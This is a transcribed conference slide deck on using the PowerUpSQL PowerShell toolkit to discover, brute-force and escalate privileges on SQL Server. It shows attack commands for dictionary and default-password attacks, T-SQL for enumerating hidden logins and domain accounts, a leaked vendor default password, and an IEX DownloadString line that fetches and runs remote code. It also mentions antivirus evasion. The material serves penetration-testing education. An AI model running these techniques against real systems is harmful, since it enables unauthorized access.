





Hacking SQL Server on Scale with PowerShell



Speaker Information

Name:	Scott Sutherland
Job:	Network & Application Pentester @ NetSPI
Twitter:	@_nullbind 
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi 
Blogs:	https://blog.netspi.com/author/scott-sutherland/ 
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind 

netsPI 




PowerUpSQL



Presentation Overview

- PowerUpSQL Overview
- SQL Server Discovery
- Privilege Escalation Scenarios
 - Domain user to SQL Server login
 - SQL Server Login to Sysadmin
 - Sysadmin to Windows Admin
 - Windows Admin to Sysadmin
 - Domain Escalation
- Post Exploitation Activities
- General Recommendations



Why SQL Server?

- Used in most enterprise environments
- Used by a lot of development teams
- Used by a lot of vendor solutions
- Supports Windows authentication both locally and on the domain
- Lots of integration with other Windows services and tools




Microsoft®
SQL Server®

Why PowerShell?

- Native to Windows
- Run commands in memory
- Run managed .net code
- Run unmanaged code
- Avoid detection by Anti-virus
- Already flagged as "trusted" by most application whitelist solutions
- A medium used to write many open source Pentest toolkits



PowerUpSQL



<https://github.com/netspi/PowerUpSQL>

PowerUpSQL **Overview:** Primary Goals

- Instance Discovery
- Auditing
- Exploitation
- Scalable
- Flexible
- Portable

PowerUpSQL



<https://github.com/netspi/PowerUpSQL>

PowerUpSQL Overview: Functions

Currently over 70 Functions


Primary Attack Functions

- Invoke-SQLDumpInfo
- Invoke-SQLAudit
- Invoke-SQLEscalatePriv

Popular Auxiliary Functions

- Get-SQLInstanceDomain
- Invoke-SQLOsCmd
- Invoke-SQLOsCLR
- Invoke-SQLImperstonateService
- Invoke-SQLAuditDefaultLoginPw
- Invoke-SQLAuditWeakLoginPw

<https://github.com/NetSPI/PowerUpSQL/wiki>



The screenshot shows a web browser window displaying the GitHub Wiki page for PowerUpSQL. The page title is "PowerUpSQL CheatSheet" and it is attributed to Scott Sutherland. Below the title, there is a navigation bar with options like Code, Issues, Pull requests, Projects, Wiki, Pulse, and Graphs. The main content area features a section titled "SQL Server Discovery Cheats" which includes a table with two columns: "Description" and "Command". The table lists several discovery methods, such as "Discover Local SQL Server Instances" and "Discover Remote SQL Server Instances", along with their corresponding command-line syntax. To the right of the main content, there is a sidebar with a "Pages" dropdown menu and a list of "Function Categories" including Discovery, Audit, Attack, Password Recovery, Persistence, Data Exfiltration, Core, Common, Utility, and Third Party. At the bottom of the sidebar, there is a link for "PowerUpSQL Talks".

Description	Command
Discover Local SQL Server Instances	<code>Get-SQLInstanceLocal -Verbose</code>
Discover Remote SQL Server Instances	<code>Get-SQLInstanceScanUDPThreaded -Verbose -ComputerName SQLServer1</code> or <code>Get-SQLInstanceFile -FilePath c:\temp\computers.txt Get-SQLInstanceScanUDPThreaded -Verbose</code>
Discover domain SQL Server Instances	<code>Get-SQLInstanceDomain -Verbose</code>
Discover domain SQL Server Instance using alternative domain credentials	<code>runas /nopprofile /netonly /user:domain/user Powershell.exe</code> <code>Get-SQLInstanceDomain</code>
List SQL Servers using a specific domain account	<code>Get-SQLInstanceDomain -Verbose -DomainAccount SQLSvc</code>

PowerUpSQL Overview: Where can I get it?

Github

<https://github.com/netspi/PowerUpSQL>

PowerShell Gallery

<https://www.powershellgallery.com/packages/PowerUpSQL/>

PowerUpSQL



PowerUpSQL Overview: How do I install it?

Github

Import-Module PowerUpSQL.psd1

```
IEX(New-Object
```

```
System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1")
```

Execution policy work arounds

<https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>

PowerShell Gallery

```
Install-Module -Name PowerUpSQL
```

PowerUpSQL





PowerUpSQL Overview: Help?

List Functions

Get-Command -Module PowerUpSQL

```
PS C:\temp> Get-Command -Module PowerUpSQL
```

CommandType	Name	Version	Source
Function	Create-SQLFileCLRDll	1.0.0.76	PowerUpSQL
Function	Create-SQLFileExpDll	1.0.0.76	PowerUpSQL
Function	Get-SQLAgentJob	1.0.0.76	PowerUpSQL
Function	Get-SQLAuditDatabasespec	1.0.0.76	PowerUpSQL
Function	Get-SQLAuditServerspec	1.0.0.76	PowerUpSQL
Function	Get-SQLColumn	1.0.0.76	PowerUpSQL
Function	Get-SQLColumnSampleData	1.0.0.76	PowerUpSQL
Function	Get-SQLColumnSampleDataThreaded	1.0.0.76	PowerUpSQL
Function	Get-SQLConnectionTest	1.0.0.76	PowerUpSQL



PowerUpSQL Overview: Help?

Get Command Help

Get-Help Get-SQLServerInfo -Full

```
----- EXAMPLE 1 -----  
PS C:\>Get-SQLServerInfo -Instance SQLServer1\STANDARDDEV2014  
  
ComputerName           : SQLServer1  
Instance               : SQLServer1\STANDARDDEV2014  
DomainName             : Domain  
ServiceProcessId      : 6758  
ServiceName            : MSSQL$STANDARDDEV2014  
ServiceAccount         : LocalSystem  
AuthenticationMode     : Windows and SQL Server Authentication  
Clustered              : No  
SQLServerVersionNumber : 12.0.4213.0  
SQLServerMajorVersion  : 2014  
SQLServerEdition       : Developer Edition (64-bit)  
SQLServerServicePack   : SP1  
OSArchitecture         : X64  
OsMachineType          : WinNT  
OsVersionName          : Windows 8.1 Pro  
OsVersionNumber        : 6.3  
Currentlogin            : Domain\MyUser  
Issysadmin              : Yes  
ActiveSessions         : 1
```



SQL Server Discovery



SQL Server **Discovery**: Techniques



Attacker Perspective	Attack Technique
Unauthenticated	<ul style="list-style-type: none">● List from file● TCP port scan● UDP port scan● UDP ping of broadcast addresses● Azure DNS dictionary attack (x.databases.windows.net)● Azure DNS lookup via public resources
Local User	<ul style="list-style-type: none">● Services● Registry entries
Domain User	<ul style="list-style-type: none">● Service Principal Names● Azure Portal / PowerShell Modules

SQL Server **Discovery**: PowerUpSQL



Attacker Perspective	PowerUpSQL Function
Unauthenticated	Get-SQLInstanceFile
Unauthenticated	Get-SQLInstanceUDPScan
Local User	Get-SQLInstanceLocal
Domain User	Get-SQLInstanceDomain

Blog: <https://blog.netspi.com/blindly-discover-sql-server-instances-powerupsql/>



Escalating Privileges

Unauthenticated / Domain User to **SQL Login**



Testing Login Access: PowerUpSQL



Attacker Perspective	Attack	PowerUpSQL Function Example
Unauthenticated	Dictionary Attacks	Invoke-SQLAuditWeakLoginPw -Instance "Server1\Instance1" -UserFile c:\temp\users.txt -PassFile C:\temp\Passwords.txt
Unauthenticated	Default Vendor Passwords	Get-SQLInstanceFile C:\temp\Computers.txt Select Computername Get-SQLInstanceScanUDPThreaded -Verbose Get-SQLServerLoginDefaultPw -Verbose
Local User	Excessive Login Priv	Get-SQLInstance Get-SQLConnectionTest -Verbose
Domain Account	Excessive Login Priv	Get-SQLInstanceDomain Get-SQLConnectionTestThreaded -Verbose

Testing Login Access: Default App Pw



```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
[Icons]
Script
PS C:\> get-sqlinstance local | Get-SQLServerLoginDefaultPw -Verbose
VERBOSE: MSSQLSRV04\SQLSERVER2014 : No instance match found.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : No instance match found.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed instance match.
VERBOSE: MSSQLSRV04\BOSCHSQL : Confirmed default credentials - sa/RPssq112345

Computer      : MSSQLSRV04
Instance      : MSSQLSRV04\BOSCHSQL
Username      : sa
Password      : RPssq112345
IssysAdmin    : Yes

PS C:\> |
```

Ln 17 Col 9 | 130%

Testing Login Access: Reusing Results



Do I have to rerun instance discovery every time I want to run a command? No.


Process	Command Example
Enumerate Accessible Servers	\$Accessible = Get-SQLInstanceDomain Get-SQLConnectionTestThreaded -Verbose -Threads 15 Where-Object {\$_.Status -like "Accessible"}
Get server information	\$Accessible Get-SQLServerInfo -Verbose
Get database list	\$Accessible Get-SQLDatabase -Verbose
Perform audit	\$Accessible Invoke-SQLAudit -Verbose

Testing Login Access: DEMO



Identifying Excessive Login Privileges as a Domain User

File Edit View Tools Debug Add-ons Help



```
PS C:\> Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs
that might make them less discoverable. To find the commands with unapproved verbs, run the Import-
Module command again with the Verbose parameter. For a list of approved verbs, type Get-Verb.
```

```
PS C:\>
```

Untitled1.ps1

demo.ps1


```
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
3
4 # Discover local instances
5 Get-SQLInstanceLocal -Verbose
6
7 # Discover domain instances
8 Get-SQLInstanceDomain -Verbose | Format-Table -AutoSize
9
10 # Discover shared service accounts
11 Get-SQLInstanceDomain -Verbose |
12 Group-Object DomainAccount
13
14 # Discover services running with specific account
15 Get-SQLInstanceDomain -Verbose -DomainAccount sqlsvc
16
17 # Check login access
18 Get-SQLInstanceDomain -Verbose |
19 Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
20 Select-Object Instance,Status
21
22 # Storing target to variable
23 $Targets = Get-SQLInstanceDomain -Verbose |
24 Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
25 Where-Object {$_.Status -like "Accessible"}
26
27 # Using targets
28 $Targets
29 $Targets | Get-SQLServerInfo -Verbose
30 $Targets | Get-SQLDatabase
31
32
```

Escalating Privileges: Domain User



Why can Domain Users login into so many SQL Servers?

- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected




Escalating Privileges: Domain User



Why can Domain Users login into so many SQL Servers?

- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected




Escalating Privileges: Domain User



Why can Domain Users login into so many SQL Servers?

- Admins give them access
- Privilege inheritance issue on domain systems = Public role access
- SQL Server Express is commonly vulnerable
- A lot of 3rd party solutions are affected





Escalating Privileges

SQL Login to **SysAdmin**



Escalating Privileges: Weak PWs



Didn't we just cover this? Yes, but there's more...

Attacker Perspective	Attack	PowerUpSQL Function Example
Unauthenticated	Dictionary Attacks	<code>Invoke-SQLAuditWeakLoginPw -Instance "Server1\Instance1" -UserFile c:\temp\users.txt -PassFile C:\temp\Passwords.txt</code>
Unauthenticated	Default Vendor Passwords	<code>Get-SQLInstanceFile C:\temp\Computers.txt Select Computername Get-SQLInstanceScanUDPThreaded -Verbose Get-SQLServerLoginDefaultPw -Verbose</code>
Domain Account	Excessive Login Priv	<code>Get-SQLInstanceDomain Get-SQLConnectionTestThreaded Get-SQLInstanceDomain Get-SQLServerLoginDefaultPw - Verbose</code>

Escalating Privileges: Weak PWs



...we can also enumerate SQL Server logins and Domain Accounts 😊

Technique	PowerUpSQL Function
Blind Login Enumeration + Dictionary Attack = Super Cool!	Invoke-SQLAuditWeakLoginPw <ul style="list-style-type: none">Enumerate all SQL Server logins with the Public roleEnumerate all domain accounts with the Public role

Escalating Privileges: Weak PWs



Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.

The screenshot shows the Microsoft SQL Server Enterprise Manager interface. The Object Explorer on the left shows the server instance '10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)'. The SQL Query window on the right contains the following query:

```
SELECT name FROM sys.syslogins
SELECT name FROM sys.server_principals
```

The Results pane shows the output of the query, which is a table with two columns: 'name'. The results are as follows:

	name
1	sa
2	MyPublicUser

The Messages pane shows the output of the second query, which is a table with two columns: 'name'. The results are as follows:

	name
1	sa
2	public
3	sysadmin
4	securityadmin
5	serveradmin
6	setupadmin
7	processadmin
8	diskadmin
9	dbcreator
10	bulkadmin
11	MyPublicUser

The status bar at the bottom of the window indicates the connection details: '9.101 (9.0 SP3) | MyPublicUser (51) | MyAppDb | 00:00:00 | 13 rows'.

Escalating Privileges: Weak PWs



Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. **Get principal id for the sa account with “suser_id”**

A screenshot of the Microsoft SQL Server Enterprise Manager interface. The window title is "SQLQuery17.sql - 10.2.9.101.MyAppDb (MyPublicUser (51))* - Microsoft SQL Server M...". The interface includes a menu bar (File, Edit, View, SQL Enlight, Query, Project, Debug, Tools, Window, Help), a toolbar with icons for file operations and query execution, and a status bar at the bottom showing "Ready", "Ln 1", "Col 22", "Ch 22", and "INS". The Object Explorer on the left shows the server "10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)" with folders for Databases, Security, Server Objects, Replication, and Management. The Databases folder is expanded to show "System Databases", "LVADB", "MyAppDb", "SP_SQLI_DB", and "test". The central query editor contains the SQL query:

```
SELECT SUSER_ID('sa')
```

. Below the query editor, the Results pane shows a single row with the value "1". The Messages pane is empty. The status bar at the bottom of the Results pane indicates "101 (9.0 SP3) | MyPublicUser (51) | MyAppDb | 00:00:00 | 1 rows".

(No column name)	
1	1

Escalating Privileges: Weak PWs



Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with “suser_id”
3. Use “suser_name” to get SQL logins using just principal ID

A screenshot of the Microsoft SQL Server Enterprise Manager interface. The main window displays a query execution window for 'SQLQuery14.sql'. The query is 'SELECT suser_name(1), suser_name(2), suser_name(3), suser_name(314)'. The results pane shows four rows of data, each with a single column labeled '(No column name)'. The values are 'sa', 'public', 'sysadmin', and 'MyHiddenUser'. The last row, 'MyHiddenUser', is highlighted in yellow. A red speech bubble points to this row with the text 'Principal_id '314' returned a login'. The Object Explorer on the left shows the server structure for '10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)'. The status bar at the bottom indicates 'Ln 5 Col 1 Ch 1 INS' and 'MyPublicUser (51) | MyAppDb | 00:00:00 | 4 rows'.

Escalating Privileges: Weak PWs



Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with "suser_id"
3. Use "suser_name" to get SQL logins using just principal ID
4. **Increment number and repeat**

A screenshot of the Microsoft SQL Server Enterprise Manager interface. The main window shows a query execution result for the query: `SELECT suser_name(1)`, `SELECT suser_name(2)`, `SELECT suser_name(3)`, and `SELECT suser_name(314)`. The results pane displays four rows of data, each with a single column labeled '(No column name)'. The first three rows contain the values 'sa', 'public', and 'sysadmin'. The fourth row, corresponding to principal ID '314', contains the value 'MyHiddenUser'. A red speech bubble points to this row with the text: 'Principal_id '314' returned a login'. The status bar at the bottom indicates 'Ln 5 Col 1 Ch 1 INS' and '00:00:00 | 4 rows'.

Escalating Privileges: Weak PWs



Enumerating SQL Logins

1. Attempt to list all SQL Server logins and fail.
2. Get principal id for the sa account with "suser_id"
3. Use "suser_name" to get SQL logins using just principal ID
4. **Increment number and repeat**

Code gifted from [@mobileck](#)

Source:

<https://gist.github.com/ConstantineK/c6de5d398ec43bab1a29ef07e8c21ec7>

```
select n [id], SUSER_NAME(n) [user_name]
from (
select top 10000 row_number() over(order by t1.number) as N
from master..spt_values t1
      cross join master..spt_values t2
) a
where SUSER_NAME(n) is not null
```

Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain

A screenshot of Microsoft SQL Server Management Studio. The query window shows the command `SELECT DEFAULT_DOMAIN() as mydomain`. The Results pane displays a single row with the value 'mydomain'. A red box highlights the 'mydomain' result, and a red arrow points from a text box labeled 'Domain of SQL Server' to this result. The status bar at the bottom indicates 'Query executed successfully... 10.2.9.101 (9.0 SP3) | MyPublicUser (52) | master | 00:00:00 | 1 rows'.

Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain
2. **GID RID of default group**

A screenshot of the Microsoft SQL Server Management Studio interface. The main window shows a query window with the following SQL code:

```
SELECT SUSER_SID('DEMO\Domain Admins')
```

The results pane below shows a single row with the value: `0x010500000000000515000009CC30DD479441EDEB31027D000020000`. A red box highlights this result, and a red arrow points from a text box to it. The text box contains the text: **Full RID of Domain Admins group**. The Object Explorer on the left shows the server instance '10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)' with folders for Databases, Security, Server Objects, Replication, and Management. The status bar at the bottom indicates 'Query...' is successful, '10.2.9.101 (9.0 SP3) | MyPublicUser (52) | master | 00:00:00 | 1 rows'.

Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. **Grab the first 48 Bytes of the full RID**

```
RID = 0x0105000000000005150000009CC30DD479441EDEB31027D000020000  
SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0
```

Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. Grab the first 48 Bytes of the full RID
4. **Create new RID with by appending a hex number value and the SID**

1. Start with number, 500
2. Convert to hex, F401
3. Pad with 0 to 8 bytes, F4010000
4. Concatenate the SID and the new RID

SID = 0x0105000000000005150000009CC30DD479441EDEB31027D0


RID = 0x0105000000000005150000009CC30DD479441EDEB31027D0**F4010000**

Escalating Privileges: Weak PWs



Enumerating Domain Users

1. Get the domain
2. GID RID of default group
3. Grab the first 48 Bytes of the full RID
4. Create new RID with by appending a hex number value and the SID
5. Use “suser_name” function to get domain object name

